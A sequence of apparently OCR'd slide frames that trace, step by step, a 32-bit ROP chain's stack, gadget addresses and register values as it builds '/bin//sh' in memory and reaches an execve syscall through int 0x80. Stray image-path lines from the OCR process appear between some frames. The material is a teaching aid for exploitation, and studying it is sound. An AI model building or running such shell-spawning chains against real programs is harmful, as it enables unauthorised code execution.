0x080ea06c	0xbffff628
0x0806e91a	
0x0809a67d	
0x080541b0	
0x080ea068	
0x0806e91a	
0x0809a67d	
0x68732f2f	
0x080bb6d6	
0x080ea064	
0x0806e91a	
0x0809a67d	
0x6e69622f	
0x080bb6d6	
0x080ea060	
0x0806e91a	0xbffff5ec

0x00000000

```
pop %edx            0x806e91a
ret                 0x806e91b
pop %eax            0x80bb6d6
ret                 0x80bb6d7
mov %eax,(%edx)     0x809a67d
ret                 0x809a67f
xor %eax,%eax       0x80541b0
ret                 0x80541b2
pop %ebx            0x80481c9
ret                 0x80481ca
pop %ecx            0x80e4bd1
ret                 0x80e4bd2
inc %eax            0x807b406
ret                 0x807b407
int 0x80            0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff61c
%ebp	0x65646362
%eip	0x0806e91b



0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff620
%ebp	0x65646362
%eip	0x080541b0

0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff62c

0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff620
%ebp	0x65646362
%eip	0x080541b2


0xFFFFFFFF

	…	
	0x080ea06c	0xbffff62c
→	0x0806e91a	
	0x0809a67d	
	0x080541b0	
	0x080ea068	
	0x0806e91a	
	0x0809a67d	
	0x68732f2f	
	0x080bb6d6	
	0x080ea064	
	0x0806e91a	
	0x0809a67d	
	0x6e69622f	
	0x080bb6d6	
	0x080ea060	
	0x0806e91a	0xbffff5ec

0x00000000


	pop %edx	0x806e91a
	ret	0x806e91b
	pop %eax	0x80bb6d6
	ret	0x80bb6d7
→	mov %eax,(%edx)	0x809a67d
	ret	0x809a67f
	xor %eax,%eax	0x80541b0
	ret	0x80541b2
	pop %ebx	0x80481c9
	ret	0x80481ca
	pop %ecx	0x80e4bd1
	ret	0x80e4bd2
	inc %eax	0x807b406
	ret	0x807b407
	int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff624
%ebp	0x65646362
%eip	0x0809a67d



pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff624
%ebp	0x65646362
%eip	0x0809a67f




0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea068
%esp	0xbffff628
%ebp	0x65646362
%eip	0x0806e91a



0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff62c

0xbffff5ec

0x00000000

```
pop %edx            0x806e91a
ret                 0x806e91b
pop %eax            0x80bb6d6
ret                 0x80bb6d7
mov %eax,(%edx)     0x809a67d
ret                 0x809a67f
xor %eax,%eax       0x80541b0
ret                 0x80541b2
pop %ebx            0x80481c9
ret                 0x80481ca
pop %ecx            0x80e4bd1
ret                 0x80e4bd2
inc %eax            0x807b406
ret                 0x807b407
int 0x80            0x80493e1
```

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff62c
%ebp	0x65646362
%eip	0x0806e91b


0xFFFFFFFF

0x080493e1	0xbffff690
...	
0x0807b406	0xbffff664
0x080541b0	
0x080ea068	
0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff62c
%ebp	0x65646362
%eip	0x0806e91b



0xFFFFFFFF

```
0x080493e1
...                 0xbffff690
0x0807b406
0x080541b0          0xbffff664
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6          0xbffff62c
```

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff630
%ebp	0x65646362
%eip	0x080bb6d6

